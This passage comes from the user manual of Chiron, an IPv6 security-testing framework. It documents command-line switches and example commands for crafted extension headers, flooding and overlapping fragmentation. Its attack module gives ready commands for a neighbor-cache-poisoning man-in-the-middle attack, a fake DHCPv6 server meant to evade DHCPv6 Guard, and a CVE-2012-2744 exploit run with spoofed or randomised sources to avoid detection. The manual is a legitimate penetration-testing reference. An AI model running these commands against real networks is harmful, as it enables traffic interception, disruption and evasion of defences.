./chiron_scanner.py *vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc* -luE 4"(src=192.156.55.44;dst=38.55.44.3)" -sn

IPv4 Tunneling preceded by a Destination Options Header

./chiron_scanner.py *vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc* -luE 60,4"(src=192.156.55.44;dst=38.55.44.3)" -sn

IPv6 Tunneling preceded by two Destination Options Header and three Fragment Extension Headers

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -luE 2X60"(otype=128;optdata=AAAAAAAA)",3X44"(offset=3;res1=3;m=1;res2=234)" -sn

NOTE: The above generated IPv6 packet triggers a 'Parameter problem', 'unrecognized IPv6 option encountered' response.

6.3 Flooding

It can be combined with the scanner and the nd module (not with the proxy, because there is no reason to use flooding with it).

-fl, --flood	flood the targets
-flooding-interval FLOODING_INTERVAL	the interval between packets when flooding the targets

6.4 Arbitrary Fragmentation

6.4.1 "Playing" With The Next Header Values of the IPv6 Ext. Headers

According to RFC 2460, each Fragment, among else, is composed:

> of the Unfragmentable Part of the original packet,...and the Next Header field of the last header of the Unfragmentable Part changed to 44.
>
> A Fragment header containing:
>
> > The Next Header value that identifies the first header of the Fragmentable Part of the original packet.

On the contrary, when reassembling a fragmented IPv6 datagram, the Unfragmentable Part of the reassembled packet consists of all headers up to, but not including, the Fragment header of the first fragment packet (that is, the packet whose Fragment Offset is zero), with the following change(s):

> The Next Header field of the last header of the Unfragmentable Part is obtained from the Next Header field of the first fragment's Fragment header.

You can abuse the Next Header values using the following Chiron switch:

-lnh LIST_OF_NEXT_HEADERS FLOODING_INTERVAL	the list of next headers to be used in the Fragment Headers when fragmentation takes place, comma_separated (optional)

Example:

```
./chiron_scanner.py vboxnet0 -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -sS -p 80 -lfE 60 -lnh 60,6 -nf 2
```

The above Chiron command constructs the following packets:

1st Fragment:

IPv6 main Header + Fragment Ext Header (offset =0, M=1, next header =60) + Dest Opt Header (8 bytes long, no data on it but padding, next header = 6)

2nd Fragment:

IPv6 main header + Fragment Ext Header (offset=1, M=0, next header = 6) + TCP header.

NOTE: If you want to define your own list of next headers values to be used at Fragment Extension Headers in case of fragmentation, the number of next header values should be at least the same as the number of fragments .

Of course, next headers can also be defined in all supported IPv6 Extension headers .

Example:

```
./chiron_scanner.py vboxnet0 -gw fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -d
```

fd9e:488f:c9e9:b6fd:a00:27ff:feda:5500 -sS -p 80 -lfE 60"(nh=58)" -lnh 60,6 -nf 2

6.4.2 Defining Arbitrary Offsets At Fragments

To define arbitrary offsets at Fragment Ext headers to create fragmentation overlapping scenarios, use the following switch:

-lo LIST_OF_OFFSETS the list of offsets to be used in the Fragment Headers when fragmentation takes place, comma separated (optional)

NOTES:

1) Offsets are defined in octets of bytes (e.g., offset=1 implies an offset of 8 bytes).

2) If you want to define your own list of fragment offset values to be used at Fragment Extension Headers in case of fragmentation, the number of fragment offset values should be at least the same as the number of fragments.

Example:

./chiron_scanner.py vboxnet0 -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -sn -lfE 60 -lnh 50,50 -nf 2 -lo 3,1

6.4.3 Defining Arbitrary M Bits at the Fragment Extension Headers

You can define arbitrary M bits at the Fragment Extension headers for each fragment using the following switch:

-lm LIST_OF_FRAGMENT_M_BITS the list of fragment M (More Fragments to Follow) bits to be used in the Fragment Headers when fragmentation takes place, comma separated (optional)

NOTE: If you want to define your own list of M (More fragments to follow) bits to be used at Fragment Extension Headers in case of fragmentation, the number of next header values should be at least the same as the number of fragments"

6.4.4 Defining Arbitrary Lengths of Fragments

You can do so by using the following switch:

-ll LIST_OF_FRAGMENT_LENGTHS the list of fragment lengths to be used in the Fragment Headers when fragmentation takes place,comma_separated (optional).

NOTES:

1) If you want to define arbitrary lengths of fragments:

a. You must also define the list of offsets using the -lo switch

b. The number of fragment lengths should be at least the same as the number of fragments

c. The number of defined fragment offsets using the -lo switch should be equal to the number of the defined fragment lengths, using the -ln switch.

2) Lengths are defined in octets of bytes (e.g., length=1 implies a fragment payload of 8 bytes).

Arbitrary Fragmentation – Examples

Two simple fragments:

```
./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -lfE 60
-lo 0,1 -lm 1,0 -lnh 60,58 -ll 1,1 -nf 2
```

Legitimate fragmentation

```
./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -lfE 60
-nf 3 -l4_data "AAAAAAAA" -nf 3 -lnh 60,60,60 -lm 1,1,0 -lo 0,1,2 -ll 1,1,1
```

Fragmentation overlapping

```
./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -lfE 60
-l4_data "AAAAAAAA" -nf 3 -lnh 60,60,60 -lm 1,1,0 -lo 0,1,1 -ll 1,1,2
```

7 The Attack Module

The attack module (*chiron_attacks.py*) implements some specific IPv6 attacks in an automated way. For the time being, these are the following:

7.1 Man-In-The-Middle Attack Using Neibhor Cache Poisoning

In this attack we abuse the Neigbor Discovery process to poison the Neighbor Cache of our targets in order to perform a Man-In-The-Middle attack. To do so, we need the following switches:

-mitm	Perform a Man in the Middle Attack using SLAAC attack
-mitm_pcap MITM_PCAP	The pcap file where the traffic captured using the MITM attack will be stored.

Example:

```
./chiron_attacks.py vboxnet0 -s 2001:db8:1:1:800:27ff:fe00:0 -mitm -d
2001:db8:1:1:a00:27ff:fe84:9854,2001:db8:1:1:a00:27ff:fe29:bfb0 -mitm_pcap
"myfile2.pcap"
```

7.2 Fake DHCPv6 Server

This module launches a fake DHCPv6 server and delivers IPv6 addresses of our preference. The advantage of this fake DHCPv6 server in comparison with real ones is that it can be combined with IPv6 attacks related with IPv6 Etension headers and hence, if used properly, it can circumvent protection mechanisms like DHCPv6 Guard. The available switches are the following:

-dhcpv6_server	DHCPv6 service operation
-dhcpv6_preference DHCPV6_PREFERENCE	Define the preference of the DHCPv6 Server
-dhcpv6_prefered_lft DHCPV6_PREFERED_LFT	Define the preferred lifetime of the DHCPv6 Server
-dhcpv6_valid_lft DHCPV6_VALID_LFT	Define the valid lifetime of the DHCPv6 Server
-dhcpv6_DNS_Domain_name DHCPV6_DNS_DOMAIN_NAME	Define the DNS Domain name of the DHCPv6 Server
-dhcpv6_DNS_Server DHCPV6_DNS_SERVER	Define the DNS Server provided by the DHCPv6 Server

Example:

```
./chiron_attacks.py enp0s8 -dhcpv6_server -pr 2001:db8:c001:cafe::  -dhcpv6_DNS_Server
2001:db8:c001:cafe::10 -dhcpv6_DNS_Domain_name my_IPv6_lab.com
```

Of course, you can add any Extension Headers that you like and fragment the packet, e.g.:

```
./chiron_attacks.py enp0s8 -dhcpv6_server -pr 2001:db8:c001:cafe::  -dhcpv6_DNS_Server
```

2001:db8:c001:cafe::10 -dhcpv6_DNS_Domain_name my_IPv6_l.com -lfE 60 -nf 2

7.3 CVE-2012-2744

This is a vulnerability that affects unpatched Red-Hat systems versions 6.0-6.3 and clones (e.g. Centos). It uses simple fragmentation overlapping and sending the fragments in reverse order. The switch to use is ***-CVE_2012_2744***. This attack can be used remorely. It can be used as following:

Given that we do not need to get back a response, we can spoof the source addresses (to minimise detection probability). So, our command is as following:

./chiron_attacks.py vboxnet0 -CVE_2012_2744 -d 2001:db8:1:1:a00:27ff:fe84:9854 -s 2001:db8:1:1::1000 -m 0b:00:27:55:55:55

We can also randomise the source addresses and send our packets to the “all-nodes” local-link multicast address:

./chiron_attacks.py vboxnet0 -CVE_2012_2744 -d ff02::1 -s 2001:db8:1:1::1000 -rm

Appendix: About *Chiron* (in Greek Mythology)

CHIRON, the son of CHRONOS, was the wise half-man half-horse creature of the Centaur tribe in Greek mythology. As an exception to the other wild and violent Centaurs, Chiron studied music, medicine and prophesy from the god Apollo, and hunting skills under the god Artemis.

Chiron learned much from the gods and passed his knowledge on to heroes in mythology. Among his pupils were many heroes like Theseus, Achilles, Jason, and many others. It is pronounced “Kai-ron” in English.

This IPv6 framework was named after Centaur Chiron because it resembles to him in wisdom (I hope), strength (testing), ...hunting (IPv6 targets), but mainly, in knowledge transfer.

Enjoy, but use it responsibly.

Antonios Atlasis

aatlasis@secfu.net